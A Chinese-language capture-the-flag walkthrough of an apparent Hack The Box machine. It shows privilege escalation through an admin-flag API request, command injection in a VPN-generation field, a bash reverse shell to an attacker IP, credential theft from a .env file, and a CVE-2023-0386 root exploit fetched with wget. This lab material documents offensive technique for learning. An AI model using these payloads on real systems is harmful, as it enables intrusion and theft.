
有帳戶後嘗試查看之前dirsearch 401(未獲授權)的頁面/api/v1，發現能顯示底下page資訊




查看/admin/auth顯示message: false，得知不是admin，改進入/admin/settings/update，並且request要改成PUT，這邊顯示Invalid content type，request要加上content type




補上Content-type: application/json再次發送顯示missing parameter: email




補上email後再次發現會顯示缺少is\_admin，一樣補上並且response說is\_admin value為0或1，這邊設1，這次response則直接回應id等訊息代表更改成功




再次查看/admin/auth並轉用GET，response顯示messsge: true，成功變為admin



去生成vpn頁面，缺少username，補上，即會變成vpn name




shell生成vpn file，可能可以用一般shell command去攻擊，嘗試放上whoami，發現顯示www-data，證明有漏洞




製作payload

bash –c ‘bash –i >& /dev/tcp/10.10.14.34/4444 0>&1’




成功取得shell，user為www-data，沒有查看user.txt權限，底下還有一個admin user



ls –al 能發現.env file

cat .env


有admin的username/password




ssh admin@10.10.11.221

cat /home/admin/user.txt

以admin登入並取得user flag




linpeas.sh掃描發現/var/mail/admin



cat /var/mail/admin

提示可以用OverlayFS / FUSE漏洞

https://github.com/Fanxiaoyao66/CVE-2023-0386



wget http://10.10.14.34/exp.sh

wget http://10.10.14.34/fuse.c

/bin/bash exp.sh

將exp.sh、fuse.c上傳至tmp，並執行exp.sh，成功提權並取得root flag